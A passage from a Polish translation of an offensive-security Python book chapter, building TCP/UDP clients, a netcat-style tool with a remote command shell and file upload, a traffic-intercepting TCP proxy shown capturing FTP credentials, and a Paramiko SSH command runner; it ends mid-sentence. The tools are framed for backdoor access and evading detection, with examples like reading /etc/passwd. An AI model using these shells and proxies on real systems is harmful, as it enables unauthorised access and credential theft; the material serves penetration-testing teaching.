Nie umiem już nawet policzyć, ile razy podczas przeprowadzania testów penetracyjnych musiałem na szybko skołować **klienta TCP** potrzebnego mi do sprawdzania usług, wysyłania bzdurnych danych, podawania bezsensownych informacji wejściowych do programów itd. Ale jeśli ktoś pracuje w środowisku korporacyjnym, to nie może sobie pozwolić na korzystanie z narzędzi sieciowych ani kompilatorów i czasami ma nawet trudności z tak absolutnie podstawowymi czynnościami jak kopiowanie i wklejanie czy połączenie z internetem. W takim przypadkach niezwykle przydatna jest umiejętność utworzenia własnego klienta TCP. Ale wystarczy tego paplania — lepiej popatrzeć na konkretny kod. Oto prosty klient TCP.

```
import socket

target_host = "www.google.com"
target_port = 80

# utworzenie obiektu gniazda
❶ client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# połączenie się z klientem
❷ client.connect((target_host,target_port))

# wysłanie danych
❸ client.send("GET / HTTP/1.1\r\nHost: google.com\r\n\r\n")

# odebranie danych
❹ response = client.recv(4096)

print response
```

Najpierw przy użyciu parametrów `AF_INET` i `SOCK_STREAM` tworzymy obiekt gniazda ❶. Parametr `AF_INET` oznacza, że zamierzamy używać standardowego adresu IPv4 lub hosta, a `SOCK_STREAM` znaczy, że tworzymy klienta TCP. Następnie łączymy klienta z serwerem ❷ i wysyłamy mu trochę danych ❸. Ostatnią czynnością jest odebranie danych zwrotnych i wydrukowanie odpowiedzi ❹. Jest to najprostszy możliwy klient TCP, ale takie właśnie pisze się najczęściej.

W przedstawionym skrypcie przyjęliśmy kilka ważnych założeń na temat gniazd, o których koniecznie musisz wiedzieć. Po pierwsze zakładamy że zawsze uda się nawiązać połączenie, a po drugie liczymy, że serwer zawsze będzie najpierw czekał, aż wyślemy mu dane (są też serwery najpierw wysyłające dane i oczekujące na odpowiedź klienta). Trzecie założenie jest takie, że serwer zawsze wyśle odpowiedź w krótkim czasie. Wszystkie te założenia przyjęliśmy po to, by uprościć przykład. Choć programiści różnie podchodzą do kwestii blokowania gniazd, obsługi wyjątków itp., pentesterzy rzadko wprowadzają takie udogodnienia do swoich naprędce skleconych narzędzi. Dlatego ja również nie implementuję tych dodatków w przykładach.

Klient UDP

Klient UDP w Pythonie jest bardzo podobny do klienta TCP. Różni się od niego tylko dwoma szczegółami, ponieważ musi wysyłać pakiety w formie UDP.

```
import socket

target_host = "127.0.0.1"
target_port = 80

# utworzenie obiektu gniazda
❶ client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# wysłanie danych
❷ client.sendto("AAABBBCCC",(target_host,target_port))

# odebranie danych
❸ data, addr = client.recvfrom(4096)

print data
```

Przy tworzeniu obiektu typ gniazda zmieniliśmy na `SOCK_DGRAM` ❶. Następnie wywołaliśmy funkcję `sendto()` ❷, której przekazaliśmy dane serwera, do którego chcemy wysłać te dane. Jako że UDP to protokół bezpołączeniowy, nie trzeba zawczasu wywoływać metody `connect()`. Ostatnią czynnością jest wywołanie funkcji `recvfrom()` ❸ w celu odebrania danych UDP. Zwróć też uwagę, że zwracane są zarówno dane, jak i szczegółowe informacje o zdalnym hoście i porcie.

Jeszcze raz przypomnę, że nie chodzi tu o napisanie najelegantszego kodu. Musimy po prostu szybko i łatwo stworzyć w miarę stabilne narzędzie do wykonywania codziennych czynności. Teraz utworzymy kilka prostych serwerów.

Serwer TCP

Serwery w Pythonie tworzy się tak samo łatwo jak klienty. Własny **serwer TCP** może być potrzebny, gdy ktoś pisze wiersze poleceń albo tworzy serwery proxy (jeszcze do nich wrócimy). Na początek utworzymy standardowy wielowątkowy serwer TCP. Wykombinuj w swoim edytorze kodu coś takiego:

```
import socket
import threading

bind_ip = "0.0.0.0"
bind_port = 9999

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

❶ server.bind((bind_ip,bind_port))

❷ server.listen(5)

print "[*] Nasłuchiwanie na porcie %s:%d" % (bind_ip,bind_port)

# wątek do obsługi klienta
❸ def handle_client(client_socket):

    # drukuje informacje przesłane przez klienta
    request = client_socket.recv(1024)

    print "[*] Odebrano: %s" % request

    # wysyła pakiet z powrotem
    client_socket.send("ACK!")

    client_socket.close()


while True:

❹   client,addr = server.accept()

    print "[*] Przyjęto połączenie od: %s:%d" % (addr[0],addr[1])

    # utworzenie wątku klienta do obsługi przychodzących danych
    client_handler = threading.Thread(target=handle_client,args=(client,))
❺   client_handler.start()
```

Najpierw definiujemy adres IP i numer portu, na którym ma nasłuchiwać nasz serwer ❶. Następnie nakazujemy serwerowi, aby rozpoczął nasłuchiwanie ❷, i ustawiamy maksymalną liczbę połączeń w kolejce na 5. Później włączamy pętlę główną serwera, w której będzie on czekał na połączenia. Gdy jakiś klient nawiąże z nim połączenie ❹, pobieramy jego gniazdo do zmiennej `client`, a dane połączenia zapisujemy w zmiennej `addr`. Następnie tworzymy nowy obiekt wątku wskazujący naszą funkcję `handle_client` i jako argument przekazujemy jej obiekt gniazda klienta. Później uruchamiamy wątek obsługujący połączenie z klientem ❺, po czym główna pętla serwera jest gotowa do obsługi następnego połączenia. Funkcja `handle_client` ❸ wywołuje funkcję `recv()` i wysyła prostą wiadomość do klienta.

Teraz przy użyciu wcześniej napisanego klienta TCP możemy wysłać na próbę kilka pakietów do tego serwera. Wynik powinien być następujący:

```
[*] Nasłuchiwanie na porcie 0.0.0.0:9999
[*] Przyjęto połączenie od: 127.0.0.1:62512
[*] Odebrano: ABCDEF
```

To wszystko! Ten prosty, ale niezwykle przydatny kod rozwiniemy jeszcze w dalszych częściach tego rozdziału, w których zbudujemy netcata i proxy TCP.

Budowa netcata

Netcat to sieciowy szwajcarski scyzoryk, więc nie ma co się dziwić, że co sprytniejsi administratorzy usuwają go ze swoich systemów. Nieraz spotkałem się jednak z sytuacją, że w systemie nie było netcata, ale był za to Python. W takim przypadku wystarczy napisać prostego klienta sieciowego i serwer, przy użyciu których można wysyłać pliki albo skonfigurować **odbiornik** (ang. *listener*) dający dostęp do wiersza poleceń. Jeśli włamania dokonano przez aplikację sieciową, to bardzo dobrym pomysłem jest dorzucenie funkcji zwrotnej w Pythonie, aby zapewnić sobie drugą drogę dostępu bez konieczności spalenia jednego z trojanów lub tylnych wejść. Poza tym napisanie takiego narzędzia jest doskonałym ćwiczeniem programowania w Pythonie, więc warto to zrobić.

```
import sys
import socket
import getopt
import threading
import subprocess

# definicje kilku zmiennych globalnych
listen             = False
command            = False
```

```
upload             = False
execute            = ""
target             = ""
upload_destination = ""
port               = 0
```

Zaimportowaliśmy wszystkie potrzebne biblioteki i ustawiliśmy kilka zmiennych globalnych. Na razie jeszcze nie zrobiliśmy nic wielkiego.

Teraz napiszemy funkcję główną do obsługi argumentów wiersza poleceń i wywoływania pozostałych funkcji.

```
❶ def usage():
    print "Narzędzie BHP Net"
    print
    print "Sposób użycia: bhpnet.py -t target_host -p port"
    print "-l --listen              - nasłuchuje na [host]:[port] połączeń
      ↪przychodzących"
    print "-e --execute=file_to_run - wykonuje dany plik, gdy odbierze
      ↪połączenie"
    print "-c --command             - inicjuje wiersz poleceń"
    print "-u --upload=destination  - gdy odbierze połączenie, wysyła plik
      ↪i zapisuje go w [destination]"
    print
    print
    print "Przykłady: "
    print "bhpnet.py -t 192.168.0.1 -p 5555 -l -c"
    print "bhpnet.py -t 192.168.0.1 -p 5555 -l -u=c:\\target.exe"
    print "bhpnet.py -t 192.168.0.1 -p 5555 -l -e=\"cat /etc/passwd\""
    print "echo 'ABCDEFGHI' | ./bhpnet.py -t 192.168.11.12 -p 135"
    sys.exit(0)

def main():
    global listen
    global port
    global execute
    global command
    global upload_destination
    global target

    if not len(sys.argv[1:]):
        usage()

    # odczyt opcji wiersza poleceń
❷   try:
        opts, args = getopt.getopt(sys.argv[1:],"hle:t:p:cu:",
        ["help","listen","execute","target","port","command","upload"])
    except getopt.GetoptError as err:
        print str(err)
        usage()
```

```
    for o,a in opts:
            if o in ("-h","--help"):
                    usage()
            elif o in ("-l","--listen"):
                    listen = True
            elif o in ("-e", "--execute"):
                    execute = a
            elif o in ("-c", "--commandshell"):
                     command = True
            elif o in ("-u", "--upload"):
                     upload_destination = a

            elif o in ("-t", "--target"):
                     target = a
            elif o in ("-p", "--port"):
                     port = int(a)
            else:
                     assert False,"Nieobsługiwana opcja"

    # Będziemy nasłuchiwać czy tylko wysyłać dane ze stdin?
❸   if not listen and len(target) and port > 0:

        # Wczytuje bufor z wiersza poleceń
        # To powoduje blokadę, więc wyślij CTRL-D, gdy nie wysyłasz danych do stdin
        buffer = sys.stdin.read()

        # Wysyła dane
        client_sender(buffer)

    # Będziemy nasłuchiwać i ewentualnie coś wysyłać, wykonywać polecenia oraz włączać
    # powłokę w zależności od opcji wiersza poleceń
    if listen:
❹       server_loop()

main()
```

Najpierw wczytujemy wszystkie opcje wiersza poleceń ❷ i ustawiamy wartości zmiennych na podstawie wykrytych opcji. Jeśli któryś z parametrów wiersza poleceń nie spełnia naszych kryteriów, drukujemy instrukcję obsługi ❶. W następnym bloku kodu ❸ próbujemy naśladować funkcje netcata dotyczące odczytywania danych ze standardowego strumienia wejściowego i przesyłania ich przez sieć. Jak napisałem w komentarzu, jeżeli zamierzamy wysyłać dane interaktywnie, musimy nacisnąć klawisze *Ctrl+D*, aby obejść odczyt ze standardowego strumienia wejściowego. W ostatniej części kodu ❹ wykrywamy, że mamy utworzyć gniazdo nasłuchujące i przetwarzać dalsze polecenia (wysłanie pliku, wykonanie polecenia, uruchomienie wiersza poleceń).

Teraz przejdziemy do implementowania niektórych z tych funkcji, a zaczniemy od klienta. Dodaj poniższy kod do powyższej funkcji `main`.

```
def client_sender(buffer):

        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        try:
                # połączenie się z docelowym hostem
                client.connect((target,port))

❶               if len(buffer):
                        client.send(buffer)
                while True:

                        # czekanie na zwrot danych
                        recv_len = 1
                        response = ""

❷                       while recv_len:

                                data = client.recv(4096)
                                recv_len = len(data)
                                response+= data

                                if recv_len < 4096:
                                        break

                        print response,

                        # czekanie na więcej danych
❸                       buffer = raw_input("")
                        buffer += "\n"

                        # wysłanie danych
                        client.send(buffer)

        except:

                print "[*] Wyjątek! Zamykanie."

                # zamknięcie połączenia
                client.close()
```

Większość tego kodu powinna już wyglądać znajomo. Najpierw tworzymy obiekt gniazda TCP i sprawdzamy ❶, czy otrzymaliśmy jakieś dane w standardowym strumieniu wejściowym. Jeśli wszystko jest w porządku, przesyłamy dane do komputera docelowego i pobieramy dane w odpowiedzi ❷, aż się wyczerpią. Następnie czekamy na dalsze dane od użytkownika ❸ i kontynuujemy wysyłanie i odbieranie danych, aż użytkownik wyłączy skrypt. Dodatkowe złamanie wiersza zostało dodane do danych wejściowych od użytkownika, aby nasz klient był zgodny z naszym wierszem poleceń. Teraz utworzymy główną pętlę serwera i funkcję zastępczą do obsługi zarówno naszych poleceń, jak i naszego kompletnego wiersza poleceń.

```
def server_loop():
        global target

        # Jeśli nie zdefiniowano celu, nasłuchujemy na wszystkich interfejsach
        if not len(target):
                target = "0.0.0.0"

        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.bind((target,port))
        server.listen(5)

        while True:
                client_socket, addr = server.accept()

                # wątek do obsługi naszego nowego klienta
                client_thread = threading.Thread(target=client_handler,
                ➥args=(client_socket,))
                client_thread.start()


def run_command(command):

        # odcięcie znaku nowego wiersza
        command = command.rstrip()

        # wykonanie polecenia i odebranie wyniku
        try:
❶               output = subprocess.check_output(command,stderr=subprocess.
                ➥STDOUT, shell=True)
        except:
                output = "Nie udało się wykonać polecenia.\r\n"

        # wysłanie wyniku do klienta
        return output
```

Jesteś już starym wyjadaczem, jeśli chodzi o tworzenie serwerów TCP z obsługą wątków, więc nie opisuję po raz kolejny funkcji `server_loop`. Natomiast w funkcji `run_command` wykorzystana została nowa biblioteka o nazwie `subprocess` — nie było jeszcze o niej mowy. Biblioteka ta dostarcza interfejs do tworzenia interfejsów, przy użyciu którego można na różne sposoby uruchamiać programy klienckie. W tym przypadku ❶ po prostu wykonujemy w lokalnym systemie operacyjnym każde przekazane polecenie, a wynik zwracamy do podłączonego klienta. Kod obsługujący wyjątki przechwytuje ogólne błędy i zwraca wiadomość informującą, że nie udało się wykonać polecenia.

Teraz zaimplementujemy mechanizm wysyłania plików i wykonywania poleceń oraz naszą konsolę.

```
def client_handler(client_socket):
        global upload
        global execute
        global command
```

```
        # sprawdzenie, czy coś jest wysyłane
❶       if len(upload_destination):

                # wczytanie wszystkich bajtów i zapis ich w miejscu docelowym
                file_buffer = ""

                # wczytywanie danych do końca
❷               while True:
                        data = client_socket.recv(1024)

                        if not data:
                                break
                        else:
                                file_buffer += data

                # próba zapisania wczytanych bajtów
❸               try:
                        file_descriptor = open(upload_destination,"wb")
                        file_descriptor.write(file_buffer)
                        file_descriptor.close()

                        # potwierdzenie zapisania pliku
                        client_socket.send("Zapisano plik
                        ↪w %s\r\n" % upload_destination)
                except:
                        client_socket.send("Nie udało się zapisać pliku
                        ↪w %s\r\n" % upload_destination)


        # sprawdzenie, czy wykonano polecenie
        if len(execute):

                # wykonanie polecenia
                output = run_command(execute)

                client_socket.send(output)

        # Jeśli zażądano wiersza poleceń, przechodzimy do innej pętli
❹       if command:

                while True:
                        # wyświetlenie prostego wiersza poleceń
                        client_socket.send("<BHP:#> ")

                                # Pobieramy tekst do napotkania znaku nowego wiersza
                                # (naciśnięcie klawisza Enter)
                        cmd_buffer = ""
                        while "\n" not in cmd_buffer:
                                cmd_buffer += client_socket.recv(1024)

                        # odesłanie wyniku polecenia
                        response = run_command(cmd_buffer)

                        # odesłanie odpowiedzi
                        client_socket.send(response)
```

W pierwszej części kodu ❶ sprawdzamy, czy nasze narzędzie zostało ustawione na odbiór pliku po nawiązaniu połączenia. Może to być przydatne do wykonywania ćwiczeń z wysyłania i wykonywania programów albo do instalowania złośliwych programów do usunięcia naszego wywołania zwrotnego. Najpierw pobieramy dane plikowe. Używamy do tego pętli ❷, aby niczego nie pominąć. Następnie otwieramy uchwyt do pliku i zapisujemy treść pliku. Znacznik `wb` włącza tryb binarny zapisu pliku, co umożliwia wysłanie binarnego pliku wykonywalnego i jego uruchomienie. Dalej znajduje się implementacja funkcjonalności wykonawczej ❸, która wywołuje wcześniej napisaną funkcję `run_command` i przesyła wynik przez sieć. Ostatni fragment kodu obsługuje nasz wiersz poleceń ❹. Wykonuje przesyłane polecenia oraz przekazuje z powrotem wyniki. Szuka też znaku nowego wiersza, który jest dla niego sygnałem końca polecenia. Dzięki temu nasz mechanizm jest przyjazny dla netcata. Ale jeśli upichcisz klienta w Pythonie do komunikacji z nim, to ten znak nowego wiersza jest niezbędny.

Czy to w ogóle działa

Pobawimy się trochę naszym programem. W jednym oknie konsoli lub programu *cmd.exe* uruchom skrypt w następujący sposób:

```
justin$ ./bhnet.py -l -p 9999 -c
```

Teraz uruchom nową konsolę lub nowe okno programu *cmd.exe* i uruchom skrypt w trybie klienta. Pamiętaj, że skrypt ten wczytuje dane ze standardowego strumienia wejściowego aż do napotkania znaku końca pliku. Aby wysłać ten znak, należy nacisnąć klawisze *CTRL+D*:

```
justin$ ./bhnet.py -t localhost -p 9999
<CTRL-D>
<BHP:#> ls -la
total 32
drwxr-xr-x 4 justin staff 136 18 Dec 19:45 .
drwxr-xr-x 4 justin staff 136 9 Dec 18:09 ..
-rwxrwxrwt 1 justin staff 8498 19 Dec 06:38 bhnet.py
-rw-r--r-- 1 justin staff 844 10 Dec 09:34 listing-1-3.py
<BHP:#> pwd
/Users/justin/svn/BHP/code/Chapter2
<BHP:#>
```

Jak widać, została włączona nasza konsola, a ponieważ pracujemy w systemie uniksowym, możemy wykonywać polecenia lokalne i odbierać wyniki tak, jakbyśmy byli zalogowani przez SSH lub mieli dostęp do samego komputera. Przy użyciu naszego klienta możemy też wysyłać żądania w stary dobry sposób:

```
justin$ echo -ne "GET / HTTP/1.1\r\nHost: www.google.com\r\n\r\n" |
➥./bhnet.py -t www.google.com -p 80

HTTP/1.1 302 Found
Location: http://www.google.ca/
Cache-Control: private
Content-Type: text/html; charset=UTF-8
P3P: CP="This is not a P3P policy! See http://www.google.com/support/
➥accounts/bin/answer.py?hl=en&answer=151657 for more info."
Date: Wed, 19 Dec 2012 13:22:55 GMT
Server: gws
Content-Length: 218
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN

<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
Dokument został przeniesiony
<A HREF="http://www.google.ca/">tutaj</A>.
</BODY></HTML>
[*] Wyjątek! Zamykanie.
justin$
```

Gotowe! Może nie jest to najwyższych lotów programowanie, ale wiesz już, jak stworzyć prostego klienta i serwer w Pythonie, a następnie wykorzystać je do złych celów. Oczywiście to tylko podstawy. Jeśli chcesz rozszerzyć ten przykład o dodatkowe funkcje, użyj wyobraźni. Teraz zbudujemy proxy TCP, który jest potrzebny w wielu różnych rodzajach ataków.

Tworzenie proxy TCP

Proxy TCP warto mieć pod ręką z wielu powodów. Przy jego użyciu można przekazywać ruch od hosta do hosta, ale przydaje się również przy ocenianiu jakości oprogramowania sieciowego. Podczas wykonywania testów penetracyjnych w środowiskach firmowych niejednokrotnie zdarzy Ci się, że nie będziesz mógł uruchomić Wiresharka, nie będziesz mógł załadować sterowników, aby analizować sprzężenie zwrotne w Windowsie, albo segmentacja sieci uniemożliwi Ci uruchomienie narzędzi bezpośrednio na hoście docelowym. Niejednokrotnie wykorzystywałem proste proxy w Pythonie do rozgryzania nieznanych protokołów, modyfikowania ruchu wysyłanego do aplikacji i tworzenia przypadków testowych dla fuzzerów. Teraz pokażę Ci, jak napisać taki program.

```
import sys
import socket
import threading
def server_loop(local_host,local_port,remote_host,remote_port,receive_first):

        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
try:
        server.bind((local_host,local_port))
except:
        print "[!!] Nieudana próba nasłuchu na porcie %s:%d" %
        ↪(local_host,local_port)
        print "[!!] Poszukaj innego gniazda lub zdobądź odpowiednie
        ↪uprawnienia."
        sys.exit(0)
        print "[*] Nasłuchiwanie na porcie %s:%d" % (local_host,local_port)

        server.listen(5)

        while True:
                client_socket, addr = server.accept()

                # wydruk informacji o połączeniu lokalnym
                print "[==>] Otrzymano połączenie przychodzące od %s:%d" %
                ↪(addr[0],addr[1])

                # uruchomienie wątku do współpracy ze zdalnym hostem
                proxy_thread = threading.Thread(target=proxy_handler, args
                ↪=(client_socket,remote_host,remote_port,receive_first))

                proxy_thread.start()

        def main():

            # żadnego dziwnego przetwarzania wiersza poleceń
            if len(sys.argv[1:]) != 5:
                print "Sposób użycia: ./proxy.py [localhost] [localport]
                ↪ [remotehost] [remoteport] [receive_first]"
                print "Przykład: ./proxy.py 127.0.0.1 9000 10.12.132.1
                ↪ 9000 True"
                sys.exit(0)

            # konfiguracja lokalnych parametrów nasłuchu
            local_host = sys.argv[1]
            local_port = int(sys.argv[2])

            # ustawienie zdalnego celu
            remote_host = sys.argv[3]
            remote_port = int(sys.argv[4])

            # nakazujemy proxy nawiązanie połączenia i odebranie danych
            # przed wysłaniem danych do zdalnego hosta
            receive_first = sys.argv[5]

            if "True" in receive_first:
                receive_first = True
            else:
                receive_first = False

            # włączamy gniazdo do nasłuchu
            server_loop(local_host,local_port,remote_host,remote_port,
            ↪receive_first)
        main()
```

Większość tego kodu powinna wyglądać już znajomo. Pobieramy kilka argumentów z wiersza poleceń, a następnie uruchamiamy pętlę serwera nasłuchującą połączeń. Gdy pojawia się nowe połączenie, przekazujemy je do funkcji `proxy_handler`, która obsługuje przesyłanie i odbieranie danych w obie strony strumienia danych.

Teraz przyjrzymy się dokładniej funkcji `proxy_handler`. Dodaj poniższy kod nad funkcją `main`.

```
def proxy_handler(client_socket, remote_host, remote_port, receive_first):

    # połączenie ze zdalnym hostem
    remote_socket = socket.socket(socket.AF_INET,
                                  socket.SOCK_STREAM)
    remote_socket.connect((remote_host,remote_port))

    # odebranie danych od zdalnego hosta w razie potrzeby
❶   if receive_first:

❷           remote_buffer = receive_from(remote_socket)
❸           hexdump(remote_buffer)

            # wysłanie danych do procedury obsługi odpowiedzi
❹           remote_buffer = response_handler(remote_buffer)

            # Jeśli mamy dane do wysłania do klienta lokalnego, to je wysyłamy
            if len(remote_buffer):
                    print "[<==] Wysyłanie %d bajtów do localhost." %
                    ➥len(remote_buffer)
                    client_socket.send(remote_buffer)
        # Uruchamiamy pętlę, w której odczytujemy dane z hosta lokalnego,
        # wysyłamy dane do hosta zdalnego, wysyłamy dane do hosta lokalnego
        # Wszystko powtarzamy
        while True:

            # odczyt z lokalnego hosta
            local_buffer = receive_from(client_socket)

            if len(local_buffer):

                print "[==>] Odebrano %d bajtów od localhost." % len(local_buffer)
                hexdump(local_buffer)

                # wysłanie danych do procedury obsługi żądań
                local_buffer = request_handler(local_buffer)

                # przesłanie danych do zdalnego hosta
                remote_socket.send(local_buffer)
                print "[==>] Wysłano do zdalnego hosta."

                # odebranie odpowiedzi
                remote_buffer = receive_from(remote_socket)
```

```
    if len(remote_buffer):

        print "[<==] Odebrano %d bajtów od zdalnego hosta."
        ↪% len(remote_buffer)
        hexdump(remote_buffer)

        # wysłanie danych do procedury obsługi odpowiedzi
        remote_buffer = response_handler(remote_buffer)

        # wysłanie odpowiedzi do lokalnego gniazda
        client_socket.send(remote_buffer)

        print "[<==] Wysłano do localhost."

    # Jeśli nie ma więcej danych po żadnej ze stron, zamykamy połączenia
    if not len(local_buffer) or not len(remote_buffer): ❺
        client_socket.close()
        remote_socket.close()
        print "[*] Nie ma więcej danych. Zamykanie połączeń."

        break
```

W tej funkcji znajduje się większość kodu naszego proxy. Najpierw, przed przejściem do pętli głównej ❶, sprawdzamy, czy nie trzeba zainicjować połączenia ze zdalnym hostem i zażądać danych. Niektóre demony serwerowe oczekują, że zrobimy to na samym początku (np. większość serwerów FTP wysyła najpierw baner). Następnie używamy funkcji `receive_from` ❷, z której korzystamy po obu stronach komunikacji. Funkcja ta pobiera obiekt połączonego gniazda i odbiera dane. Następnie zrzucamy zawartość ❸ pakietu, aby móc sprawdzić, czy zawiera coś ciekawego. Później przekazujemy wynik do naszej funkcji `response_handler` ❹. W funkcji tej możemy zmodyfikować treść pakietu, poszperać w nim, poszukać elementów dotyczących uwierzytelniania lub zrobić cokolwiek, co nam przyjdzie do głowy. Mamy też funkcję `request_handler`, która służy do tego samego w odniesieniu do ruchu wychodzącego. Ostatnią czynnością jest wysłanie otrzymanego bufora do naszego lokalnego klienta. Pozostała część kodu jest już bardzo prosta — wczytujemy dane z hosta lokalnego, przetwarzamy je, wysyłamy wynik do hosta zdalnego, odczytujemy dane z hosta zdalnego, przetwarzamy je i wysyłany do hosta lokalnego i robimy tak, aż skończą się dane ❺.

Dopiszemy pozostałe funkcje, aby dokończyć pracę.

```
# Jest to elegancka funkcja do robienia zrzutów szesnastkowych wydobyta wprost
# z komentarzy na tej stronie:
# http://code.activestate.com/recipes/142812-hex-dumper/
❶ def hexdump(src, length=16):
      result = []
      digits = 4 if isinstance(src, unicode) else 2
      for i in xrange(0, len(src), length):
```

```
            s = src[i:i+length]
            hexa = b' '.join(["%0*X" % (digits, ord(x)) for x in s])
            text = b''.join([x if 0x20 <= ord(x) < 0x7F else b'.' for x in s])
            result.append( b"%04X %-*s %s" % (i, length*(digits + 1), hexa, text) )

        print b'\n'.join(result)

❷ def receive_from(connection):
        buffer = ""

        # Ustawiamy 2-sekundowy limit czasu; w niektórych przypadkach może być konieczna
        #  zmiana tej wartości
        connection.settimeout(2)

            try:
                    # Wczytujemy dane do bufora, aż wczytamy wszystkie
                    # albo skończy się nam czas
                    while True:
                            data = connection.recv(4096)

                            if not data:
                                    break
                            buffer += data
            except:
            pass

            return buffer

    # Modyfikujemy żądania przeznaczone dla zdalnego hosta
❸ def request_handler(buffer):
        # Modyfikujemy pakiety
        return buffer

    # Modyfikujemy odpowiedzi przeznaczone dla lokalnego hosta
❹ def response_handler(buffer):
        # Modyfikujemy pakiety
        return buffer
```

To ostatni fragment kodu naszego proxy. Najpierw utworzyliśmy funkcję do wykonywania zrzutu szesnastkowego ❶, która zwraca dane pakietu w postaci wartości szesnastkowych i drukowalnych znaków ASCII. Przydaje się to, gdy trzeba rozgryźć nieznany protokół, znaleźć dane poświadczające użytkownika w tekście i w wielu innych sytuacjach. Funkcja `receive_from` ❷ służy do pobierania zarówno lokalnych, jak i zdalnych danych i przekazujemy jej obiekt gniazda. Ustawiliśmy domyślny limit czasu na dwie sekundy, co może być dużym ograniczeniem, jeśli dane wysyłane by były do innych krajów lub przez niestabilną sieć (w razie potrzeby zwiększ tę wartość). Pozostała część funkcji służy tylko do obsługi odbieranych danych napływających z drugiego końca połączenia. Dwie ostatnie funkcje ❸ ❹ służą do zmieniania ruchu przeznaczonego dla obu uczestników komunikacji. Przy ich użyciu można na przykład wykryć dane

poświadczające tożsamość użytkownika przesyłane w postaci zwykłego tekstu i zwiększyć swoje uprawnienia w aplikacji przez przekazanie nazwy użytkownika `admin` zamiast `justin`. Teraz możemy wybrać się na przejażdżkę testową naszym serwerem proxy.

Czy to w ogóle działa

Mamy podstawową pętlę naszego proxy i wszystkie potrzebne funkcje pomocnicze, więc możemy przetestować nasz program na jakimś serwerze FTP. Uruchom skrypt przy użyciu następujących opcji:

```
justin$ sudo ./proxy.py 127.0.0.1 21 ftp.target.ca 21 True
```

Polecenie `sudo` zostało użyte dlatego, że port 21 jest uprzywilejowany i do nasłuchiwania na nim trzeba mieć uprawnienia administracyjne lub użytkownika `root`. Teraz uruchom swojego ulubionego klienta FTP i ustaw go na `localhost` i port 21. Oczywiście musisz ustawić swojego proxy na serwer FTP, który rzeczywiście będzie odpowiadał. Gdy uruchomiłem nasz program na testowym serwerze FTP, otrzymałem następujący wynik:

```
[*] Nasłuchiwanie na porcie 127.0.0.1:21
[==>] Odebrano połączenie przychodzące z 127.0.0.1:59218
0000 32 32 30 20 50 72 6F 46 54 50 44 20 31 2E 33 2E 220 ProFTPD 1.3.
0010 33 61 20 53 65 72 76 65 72 20 28 44 65 62 69 61 3a  Server (Debia
0020 6E 29 20 5B 3A 3A 66 66 66 66 3A 35 30 2E 35 37     n) [::ffff:22.22
0030 2E 31 36 38 2E 39 33 5D 0D 0A                       .22.22]..
[<==] Sending 58 bytes to localhost.
[==>] Received 12 bytes from localhost.
0000 55 53 45 52 20 74 65 73 74 79 0D 0A                 USER testy..
[==>] Wysłano do zdalnego hosta.
[<==] Odebrano 33 bajtów od zdalnego hosta.
0000 33 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71 331 Password req
0010 75 69 72 65 64 20 66 6F 72 20 74 65 73 74 79 0D     uired for testy.
0020 0A .
[<==] Wysłano do localhost.
[==>] Odebrano 13 bajtów od localhost.
0000 50 41 53 53 20 74 65 73 74 65 72 0D 0A               PASS tester..
[==>] Wysłano do zdalnego hosta.
[*] Nie ma więcej danych. Zamykanie połączeń.
```

Jak widać, udało się odebrać baner FTP i wysłać nazwę użytkownika i hasło, a gdy przekażemy niepoprawne dane poświadczające tożsamość i serwer nas wykopie, skrypt wychodzi z połączenia.

SSH przez Paramiko

Posługiwanie się BHNET jest bardzo wygodne, ale czasami lepiej zaszyfrować przesyłane dane, aby nie dać się wykryć. Jednym z typowych sposobów na to jest tunelowanie ruchu przy użyciu SSH. Ale co, jeśli host docelowy nie ma klienta SSH (jak 99,81943 procent systemów Windows)?

Choć istnieją świetne klienty SSH także dla Windowsa, np. Putty, to jest książka o Pythonie, a w języku tym przy użyciu surowych gniazd i odrobiny kryptomagii można stworzyć własnego klienta lub serwer SSH. Tylko po co pisać to samodzielnie, skoro można użyć gotowego rozwiązania? Jest nim **Paramiko**, program wykorzystujący rozszerzenie PyCrypto i dający dostęp do protokołu SSH2.

Aby poznać sposób działania tej biblioteki, użyjemy Paramiko do nawiązania połączenia i wykonania polecenia w systemie z SSH, skonfigurujemy serwer i klienta SSH do zdalnego wykonywania poleceń w systemie Windows i na koniec wykorzystamy dołączony do Paramiko plik demonstrujący tunel odwrotny w celu imitowania opcji proxy BHNET. Zaczynamy.

Najpierw zainstaluj Paramiko za pomocą instalatora `pip` (albo pobierz program ze strony *www.paramiko.org/*).

```
pip install paramiko
```

Później będziemy potrzebować także niektórych plików demonstracyjnych, więc je też pobierz z podanej strony internetowej.

Utwórz nowy plik o nazwie *bh_sshcmd.py* i wprowadź do niego poniższy kod źródłowy:

```
import threading
import paramiko
import subprocess

❶ def ssh_command(ip, user, passwd, command):
      client = paramiko.SSHClient()
❷     #client.load_host_keys('/home/justin/.ssh/known_hosts')
❸     client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
      client.connect(ip, username=user, password=passwd)
      ssh_session = client.get_transport().open_session()
      if ssh_session.active:
❹         ssh_session.exec_command(command)
          print ssh_session.recv(1024)
      return

ssh_command('192.168.100.131', 'justin', 'lovesthepython','id')
```

Jest to bardzo prosty program. Tworzymy funkcję o nazwie `ssh_command` ❶, która nawiązuje połączenie z serwerem SSH i wykonuje jedno polecenie. Zwróć uwagę, że Paramiko obsługuje uwierzytelnianie przy użyciu kluczy ❷ zamiast (albo oprócz) uwierzytelniania hasłem. W rzeczywistej pracy zdecydowanie lepiej

jest korzystać z uwierzytelniania przy użyciu klucza SSH, ale dla uproszczenia w tym przykładzie stosujemy tradycyjną metodę z użyciem nazwy użytkownika i hasła.

Jako że mamy kontrolę nad obiema stronami połączenia, ustawiamy zasadę akceptowania klucza SSH dla serwera SSH, z którym się łączymy ❸, i nawiązujemy połączenie. Na koniec sprawdzamy, czy połączenie jest aktywne, i jeśli tak, wykonujemy polecenie przekazane w wywołaniu funkcji `ssh_command` ❹.

Sprawdźmy, czy to działa, łącząc się z naszym serwerem Linux:

```
